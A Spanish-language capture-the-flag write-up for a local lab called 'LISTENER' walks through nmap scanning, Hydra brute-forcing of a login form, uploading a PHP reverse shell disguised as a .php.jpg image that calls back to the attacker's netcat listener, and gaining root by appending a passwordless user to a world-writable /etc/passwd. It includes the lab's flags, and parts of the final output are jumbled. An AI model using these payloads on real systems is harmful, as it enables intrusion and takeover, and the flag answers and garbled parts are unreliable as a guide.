

LABORATORIO LISTENER

Realizamos el escaneo respectivo con nmap.

Utilizaremos los siguientes parámetros:

- sV Versión detection, este detecta versiones de servicios como Apache, Open SSH etc.
 - sC Defaults scripts, este ejecuta scripts básicos de detección.
 - p- All ports, escanea todos los puertos (65535), por defecto nmap escanea solo los 1000 más comunes.
 - n- No DNS resolution, este resuelve nombres DNS (más rápido, evita consultas DNS).
 - Pn- No ping asume que el host está activo sin hacer ping previo, esto es útil si el host bloquea ICMP.
- 172.17.0.2 Dirección IP del objetivo.

```
(sam@lab@Pentest)-[~/Escritorio/labs/listener]
$ nmap -sV -sC -p- -n -Pn 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-05 20:18 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000014s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.66 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Hosting Profesional | NexHost \xE2\x80\x94 Web Hosting
|_http-server-header: Apache/2.4.66 (Debian)
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
MAC Address: 82:46:5F:09:B9:20 (Unknown)

Service detection performed. Please report any incorrect results at https://
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds
```



Detectamos un puerto 8080 el cual es un servicio de http apunta a un servidor Apache 2.4.66 corriendo con Debian.

Se detecta que también que podría actuar como un servidor proxy abierto.

En el escaneo muestra PHPSESSID es una cookie que PHP lo usa para identificar la sesión de un usuario en un sitio web.

Ingresamos al servicio desde el navegador y accedemos a la página, podemos visualizar un acceso al portal el cual desconocemos las credenciales, por lo que procedemos a ejecutar una herramienta llamado feroxbuster, este nos sirve para enumerar directorios y archivos en servidores web

```
feroxbuster -u http://172.17.0.2:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x sh,js,php,env,bak,backup,old,zip,gz,sql,txt,log -d 5 -t 5 --scan-dir-listings --extract-links -o feroxbuster_scan.txt
```



Al no encontrar alguna novedad procedemos identificar parámetros del formulario en este caso el login `http://172.17.0.2:8080/?page=login`

Para identificar los parámetros del formulario se necesita saber como se llama utilizaremos el siguiente comando:

```
curl -s http://172.17.0.2:8080/?page=login | grep -i "form\|input\|name"
```

También podemos visualizar inspeccionando en el navegador.

```
(sam@lab Pentest) - [~/Escritorio/labs/listener]
$ # Ver el código fuente del login
curl -s http://172.17.0.2:8080/?page=login | grep -i "form\\|input\\|name"
  input[type=text],input[type=password],input[type=file]{
  input[type=text]:focus,input[type=password]:focus{
  input[type=submit],.btn{background:#f0883e;color:#0d1117;
  input[type=submit]:hover,.btn:hover{background:#e07730}
  <form method="POST" action="/">
    <input type="hidden" name="action" value="login"/>
    <input type="text" name="username"
    <input type="password" name="password"
    <input type="submit" value="Entrar al panel →"
  </form>
```

Muestra lo siguiente:

Método: POST

Action: / (es decir que envía a la raíz)ffuf

Campo hidden: action=login

Campo usuario: username

Campo contraseña: password

```
sudo hydra -L /usr/share/wordlists/seclists/Username/top-username-shortlist.txt -P
/usr/share/wordlists/rockyou.txt 172.17.0.2 -s 8080 http-post-form
"/:action=login&username=^USER^&password=^PASS^:F=Error" -t 4 -V
```

```
hydra -L /usr/share/wordlists/seclists/Username/top-username-shortlist.txt -P
/usr/share/wordlists/rockyou.txt 172.17.0.2 -s 8080 http-post-form
"/:action=login&username=^USER^&password=^PASS^:F=Credenciales Incorrectas" -V -f
```

Esta parte indica un archivo con lista de usuarios, Hydra leerá este archivo y probará cada usuario, contiene usuarios comunes como: root, admin, user, test, etc.

```
-L /usr/share/wordlists/seclists/Username/top-username-shortlist.txt
```

Esta parte indica que será con un archivo con lista de contraseñas.

```
-P /usr/share/wordlists/rockyou.txt
```

Esta parte le indica a Hydra que va a atacar un formulario web que usa método POST.

http-post-form

En caso de otros métodos o tipos: http-get-form, ssh, ftp, etc.

Esta parte se divide en 3 secciones:

"/:action=login&username=^USER^&password=^PASS^:F=Error"

Ruta: / esto quiere decir que el formulario envía los datos a la raíz del sitio.

Parámetros POST: action=login&username= ^USER^&password=^PASS^ , esto es para que los datos se envíen.

Por último la condición de fallo F=ERROR esto quiere decir que si ve “ERROR” en la respuesta, el intento falló.

Al finalizar el comando muestra una serie de usuario y contraseñas.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-06 00:43:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 243854783 login tries (l:17/p:14344399), ~60963696 tries per task
[DATA] attacking http-post-form://172.17.0.2:8080/:action=login&username=^USER^&password=^PASS^:F=Error
[ATTEMPT] target 172.17.0.2 - login "root" - pass "123456" - 1 of 243854783 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "root" - pass "12345" - 2 of 243854783 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "root" - pass "123456789" - 3 of 243854783 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "root" - pass "password" - 4 of 243854783 [child 3] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: root password: 12345
[8080][http-post-form] host: 172.17.0.2 login: root password: 123456
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "123456" - 14344400 of 243854783 [child 1] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: root password: 123456789
[8080][http-post-form] host: 172.17.0.2 login: root password: password
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "12345" - 14344401 of 243854783 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "123456789" - 14344402 of 243854783 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "password" - 14344403 of 243854783 [child 3] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: admin password: 123456
[ATTEMPT] target 172.17.0.2 - login "test" - pass "123456" - 28688799 of 243854783 [child 1] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: admin password: 12345
[8080][http-post-form] host: 172.17.0.2 login: admin password: 123456789
[8080][http-post-form] host: 172.17.0.2 login: admin password: password
[ATTEMPT] target 172.17.0.2 - login "test" - pass "12345" - 28688800 of 243854783 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "test" - pass "123456789" - 28688801 of 243854783 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "test" - pass "password" - 28688802 of 243854783 [child 3] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: test password: 123456
[ATTEMPT] target 172.17.0.2 - login "guest" - pass "123456" - 43033198 of 243854783 [child 1] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: test password: 123456789
[8080][http-post-form] host: 172.17.0.2 login: test password: 12345
[ATTEMPT] target 172.17.0.2 - login "guest" - pass "12345" - 43033199 of 243854783 [child 2] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: test password: password
[ATTEMPT] target 172.17.0.2 - login "guest" - pass "123456789" - 43033200 of 243854783 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "guest" - pass "password" - 43033201 of 243854783 [child 3] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: guest password: 123456
[ATTEMPT] target 172.17.0.2 - login "info" - pass "123456" - 57377597 of 243854783 [child 1] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: guest password: 12345
[ATTEMPT] target 172.17.0.2 - login "info" - pass "12345" - 57377598 of 243854783 [child 2] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: guest password: 123456789
[8080][http-post-form] host: 172.17.0.2 login: guest password: password
[ATTEMPT] target 172.17.0.2 - login "info" - pass "123456789" - 57377599 of 243854783 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "info" - pass "password" - 57377600 of 243854783 [child 3] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: info password: 123456
[ATTEMPT] target 172.17.0.2 - login "adm" - pass "123456" - 71721996 of 243854783 [child 1] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: info password: 12345
[ATTEMPT] target 172.17.0.2 - login "adm" - pass "12345" - 71721997 of 243854783 [child 2] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: info password: 123456789
[ATTEMPT] target 172.17.0.2 - login "adm" - pass "123456789" - 71721998 of 243854783 [child 0] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: info password: password
[ATTEMPT] target 172.17.0.2 - login "adm" - pass "password" - 71721999 of 243854783 [child 3] (0/0)
```

Intentamos con el usuario admin y su contraseña admin123

```
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "aceboy" - 90012 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "accessdenied" - 90013 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "abundance" - 90014 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "abuabu" - 90015 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "abril19" - 90016 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "abril16" - 90017 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "abreu" - 90018 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "abc123456789" - 90019 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "aaronh" - 90020 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "aaliyah123" - 90021 of 14344399 [child 15] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: admin password: admin123
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-06 08:22:00
```

(samlab@Pentest)-[~/Escritorio/labs/listener]

Creamos un archivo con reverse shell en este caso con php como un archivo bash camuflado como un archivo de imagen con extensión .jpg

```
echo 'GIF89a; <?php system("/bin/bash -c \"bash -i >& /dev/tcp/172.17.0.1/4444 0>&1\"); ?>' > shell2.php.jpg
```

Procedemos a subir desde la página como se muestra en la imagen y desde la terminal verificamos si se efectuó la reverse shell.

Información de cuenta

Usuario	admin
Plan	Enterprise
Estado	ACTIVO
Email	admin@nexhost.local
Miembro desde	Enero 2024

Logo de cuenta

Personaliza tu cuenta con un logo o foto de perfil.
Formatos: JPG, PNG, GIF. Máx 2MB.



No file selected.

Sube tu logo de empresa o foto de perfil

Logos subidos

Archivo	Tamaño	Fecha	URL
default.jpg	0.1 KB	2026-02-22	/uploads/logos/default.jpg
logo1.php.jpg	0.1 KB	2026-05-06	/uploads/logos/logo1.php.jpg
payload.php.jpg	0.1 KB	2026-05-06	/uploads/logos/payload.php.jpg
shell.php.jpg	0.1 KB	2026-05-06	/uploads/logos/shell.php.jpg
shell1.php.jpg	0.1 KB	2026-05-06	/uploads/logos/shell1.php.jpg
shell2.php.jpg	0.1 KB	2026-05-06	/uploads/logos/shell2.php.jpg

```
(samlab@Pentest)-[~/Escritorio/labs/listener]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 45900
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@listener:/var/www/html/uploads/logos$
```

Realizamos una búsqueda de archivos binarios SUID

```
find / -perm -4000 -type f -ls 2>/dev/null
```

```
www-data@listener:/home/hostuser$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
2933422    64 -rwsr-xr-x   1 root    root      63960 Apr 18  2025 /usr/bin/passwd
2933412    44 -rwsr-xr-x   1 root    root      44632 Apr 18  2025 /usr/bin/newgrp
2933322    52 -rwsr-xr-x   1 root    root      52880 Apr 18  2025 /usr/bin/chsh
2933319    60 -rwsr-xr-x   1 root    root      58416 Apr 18  2025 /usr/bin/chfn
2933369    88 -rwsr-xr-x   1 root    root      88304 Apr 18  2025 /usr/bin/gpasswd
3458233   180 -rwsr-xr-x   1 root    root     182600 Feb  6 18:58 /usr/bin/sudo
2886288    56 -rwsr-xr-x   1 root    root      55528 Mar 28  2024 /bin/mount
2886467    72 -rwsr-xr-x   1 root    root      71912 Mar 28  2024 /bin/su
2886539    36 -rwsr-xr-x   1 root    root      35040 Mar 28  2024 /bin/umount
www-data@listener:/home/hostuser$ whoami
whoami
www-data
```

No encontramos ninguna novedad o algún SUID que sea explotable, verificamos en los siguientes directorios el cual encontramos en /opt un archivo llamado user.txt

```

www-data@listener:/home/hostuser$ ls -al /
ls -al /
total 84
drwxr-xr-x  1 root root 4096 May  6 01:17 .
drwxr-xr-x  1 root root 4096 May  6 01:17 ..
-rwxr-xr-x  1 root root    0 May  6 01:17 .dockerenv
drwxr-xr-x  1 root root 4096 Feb 22 21:26 bin
drwxr-xr-x  2 root root 4096 Aug 14 2024 boot
drwxr-xr-x  5 root root  340 May  6 01:17 dev
drwxr-xr-x  1 root root 4096 May  6 01:17 etc
drwxr-xr-x  1 root root 4096 Feb 22 21:27 home
drwxr-xr-x  1 root root 4096 Feb  2 00:00 lib
drwxr-xr-x  2 root root 4096 Feb  2 00:00 lib64
drwxr-xr-x  2 root root 4096 Feb  2 00:00 media
drwxr-xr-x  2 root root 4096 Feb  2 00:00 mnt
drwxr-xr-x  1 root root 4096 Feb 22 21:27 opt
dr-xr-xr-x 360 root root    0 May  6 01:17 proc
drwx----- 1 root root 4096 Feb 22 21:27 root
drwxr-xr-x  1 root root 4096 Feb 22 21:27 run
drwxr-xr-x  1 root root 4096 Feb 22 21:26/sbin
drwxr-xr-x  2 root root 4096 Feb  2 00:00/srv
-rwxr-xr-x  1 root root  537 Feb 22 21:27/start.sh
dr-xr-xr-x 13 root root    0 May  6 01:17/sys
drwxrwxrwt  1 root root 4096 May  6 10:15/tmp
drwxr-xr-x  1 root root 4096 Feb  2 00:00/usr
drwxr-xr-x  1 root root 4096 Feb 22 21:26/var

```

Al leer el archivo se detecta una flag pero al ingresarlo es la incorrecta.

Formato esperado: LISTENER{ ... }

Ingresa la flag: LISTENER{y0u_g0t_www_d4t4_v14_f1l3_upl04d}

Flag incorrecta (1/5). Intenta nuevamente:

Ingresa la flag:

Ingresamos al directorio `www-data@listener:/etc$ ls -al`


```

-rw-r--r-- 1 root root 70481 Jan 15 2021 mime.types
-rw-r--r-- 1 root root 812 Jun 7 2021 mke2fs.conf
-rw-r--r-- 1 root root 286 Aug 14 2024 motd
lrwxrwxrwx 1 root root 12 May 6 01:17 mtab → /proc/ mounts
-rw-r--r-- 1 root root 767 Aug 1 2022 netconfig
-rw-r--r-- 1 root root 60 Feb 22 21:26 networks
-rw-r--r-- 1 root root 494 Apr 10 2024 nsswitch.conf
drwxr-xr-x 2 root root 4096 Feb 2 00:00 opt
lrwxrwxrwx 1 root root 21 Aug 14 2024 os-release → ../usr/lib/os-release
-rw-r--r-- 1 root root 552 Jan 30 2021 pam.conf
drwxr-xr-x 1 root root 4096 Feb 22 21:26 pam.d
-rw-rw-rw- 1 root root 969 Feb 22 21:27 passwd
-rw-r--r-- 1 root root 969 Feb 22 21:27 passwd-
drwxr-xr-x 3 root root 4096 Feb 22 21:26 perl
drwxr-xr-x 3 root root 4096 Feb 22 21:26 php
-rw-r--r-- 1 root root 769 Apr 10 2021 profile
drwxr-xr-x 2 root root 4096 Aug 14 2024 profile.d
-rw-r--r-- 1 root root 2932 Apr 1 2013 protocols
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc0.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc1.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc2.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc3.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc4.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc5.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rc6.d
drwxr-xr-x 1 root root 4096 Feb 22 21:27 rcS.d
-rw-r--r-- 1 root root 223 May 6 01:17 resolv.conf
lrwxrwxrwx 1 root root 13 Jan 20 2024 rmt → /usr/sbin/rmt
-rw-r--r-- 1 root root 887 Apr 1 2013 rpc
drwxr-xr-x 1 root root 4096 Feb 22 21:26 security
drwxr-xr-x 2 root root 4096 Feb 2 00:00 selinux

```

Se detecta que el archivo crítico con permisos mal configurados, en este caso es passwd:

-rw-rw-rw- 1 root root 969 Feb 22 21:27 passwd

Tiene un valor 666 todos pueden leer y escribir pertenece al grupo root

```

www-data@listener:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
hostuser:x:1000:1000::/home/hostuser:/bin/bash
www-data@listener:/etc$

```

Creamos un usuario root sin contraseña


```
echo "toor::0:0:/root:/bin/bash" >> /etc/passwd
```

Cambiamos de contraseña y cambiamos a ese usuario.

```
Su toor  
whoami  
root
```

Ingresamos `cd /root`

Buscamos con `ls -al`

Encontramos la `flag.txt`

```
LISTENER{pwn_c4t_m4st3r_3tc_p4sswd_wr1t4bl3}
```

```
[v] Escenario listo para el ataque.  
C:\>echo "toor::0:0:/root:/bin/bash" >> /etc/passwd  
Laboratorio: LISTENER  
Dificultad:  ***** difícil  
Recompensa:  5 XP a y cambiamos a ese usuario.  
  
Objetivo accesible en: 172.17.0.2  
  
Formato esperado: LISTENER{ ... }  
Ingresa la flag: LISTENER{y0u_g0t_www_d4t4_v14_f1l3_upl04d}  
Flag incorrecta (1/5). Intenta nuevamente:  
Ingresa la flag: LISTENER{pwn_c4t_m4st3r_3tc_p4sswd_wr1t4bl3}  
Objetivo comprometido con éxito.  
Has dominado el laboratorio: LISTENER  
Sigues avanzando como pentester ofensivo.  
  
FECHA Y HORA: 2026-05-06 07:50:59 -0500  
  
[*] Presiona Ctrl+C para eliminar el laboratorio t4bl3}
```